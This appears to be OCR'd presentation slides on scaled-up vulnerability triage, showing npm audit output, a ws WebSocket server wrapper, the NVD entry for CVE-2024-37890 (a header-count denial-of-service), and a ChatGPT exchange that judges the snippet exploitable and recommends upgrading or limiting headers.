


```
ws  7.0.0 - 7.5.9 || 8.0.0 - 8.17.0
Severity: high
ws affected by a DoS when handling a request with many HTTP headers - https://github.com/advisories/GHSA-3h5v-q93c-6h6q
ws affected by a DoS when handling a request with many HTTP headers - https://github.com/advisories/GHSA-3h5v-q93c-6h6q
fix available via `npm audit fix --force`
Will install parse@3.4.2, which is a breaking change
node_modules/@parse/push-adapter/node_modules/ws
node_modules/parse/node_modules/ws
node_modules/subscriptions-transport-ws/node_modules/ws
node_modules/ws

63 vulnerabilities (2 low, 26 moderate, 28 high, 7 critical)
```

Triage - Scaled up

Methodology







```
/*eslint no-unused-vars: "off"*/
import { WSSAdapter } from './WSSAdapter';
const WebSocketServer = require('ws').Server;

/**
 * Wrapper for ws node module
 */
export class WSAdapter extends WSSAdapter {
  constructor(options: any) {
    super(options);
    this.options = options;
  }

```

Triage - Scaled up

Methodology







```
  onListen() {}
  onConnection(ws) {}
  onError(error) {}
  start() {
    const wss = new WebSocketServer({ server: this.options.server });
    wss.on('listening', this.onListen);
    wss.on('connection', this.onConnection);
    wss.on('error', this.onError);
  }
  close() {}
}
```

Triage - Scaled up

Methodology





CVE-2024-37890 Detail

AWAITING ANALYSIS

This vulnerability is currently awaiting analysis.

Description

ws is an open source WebSocket client and server for Node.js. A request with a number of headers exceeding theserver.maxHeadersCount threshold could be used to crash a ws server. The vulnerability was fixed in ws@8.17.1 (e55e510) and backported to ws@7.5.10 (22c2876), ws@6.2.3 (eeb76d3), and ws@5.2.4 (4abd8f6). In vulnerable versions of ws, the issue can be mitigated in the following ways: 1. Reduce the maximum allowed length of the request headers using the --max-http-header-size=size and/or the maxHeaderSize options so that no more headers than the server.maxHeadersCount limit can be sent. 2. Set server.maxHeadersCount to 0 so that no limit is applied.

Severity CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD	**Base Score:** N/A	NVD assessment not yet provided.
CNA: GitHub, Inc.	**Base Score:** 7.5 HIGH	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H


QUICK INFO

CVE Dictionary Entry: CVE-2024-37890


NVD Published Date: 06/17/2024

NVD Last Modified: 06/20/2024

Source: GitHub, Inc.




```
  onListen() {}
  onConnection(ws) {}
  onError(error) {}
  start() {
    const wss = new WebSocketServer({ server: this.options.server });
    wss.on('listening', this.onListen);
    wss.on('connection', this.onConnection);
    wss.on('error', this.onError);
  }
  close() {}
}
```




Triage - Scaled up

Methodology



Prompt




Anonymous

Go to NVD website and read the description of this CVE: CVE-2024-37890
Analyze it with the following given Code Snippet and report "Code Exploitable" or "Code not Exploitable". Assume vulnerable versions.

Code:

```
/*eslint no-unused-vars: "off"*/
import { WSSAdapter } from './WSSAdapter';
const WebSocketServer = require('ws').Server;

/**
 * Wrapper for ws node module
 */
export class WSAdapter extends WSSAdapter {
  constructor(options: any) {
    super(options);
    this.options = options;
  }

  onListen() {}
  onConnection(ws) {}
  onError(error) {}
  start() {
    const wss = new WebSocketServer({ server: this.options.server });
    wss.on('listening', this.onListen);
    wss.on('connection', this.onConnection);
    wss.on('error', this.onError);
  }
```

Response



ChatGPT

Searched 3 sites

CVE-2024-37890 is a vulnerability in the `ws` module for Node.js, which can be exploited by sending a request with a number of headers exceeding the `server.maxHeadersCount` threshold. This can cause a denial of service (DoS) by crashing the WebSocket server. The vulnerability has been fixed in versions `ws@8.17.1`, `ws@7.5.10`, `ws@6.2.3`, and `ws@5.2.4`.

Given the provided code snippet, here's the analysis:

1. **WebSocketServer Initialization**: The `WSAdapter` class initializes a `WebSocketServer` using the `ws` module.
2. **Event Handling**: The server handles events like 'listening', 'connection', and 'error', but does not implement specific header size checks or limits in the provided snippet.

Analysis:

The code snippet provided does not explicitly set any limitations on the number of headers or their size, making it potentially vulnerable to the described attack if an excessive number of headers are sent to the server. The vulnerability can lead to a denial of service by crashing the server due to the exhaustion of header limits.


Conclusion:

Code Exploitable - This code snippet can be exploited under the conditions described in CVE-2024-37890. To mitigate this issue, you should update to a fixed version of the `ws` module or implement mitigations such as setting appropriate `maxHeadersCount` and limiting header sizes.


https://chatgpt.com/share/10496d7a-44cf-425d-8b7a-a7cc9183526c

Triage - Scaled up

Methodology



Prompt



Anonymous

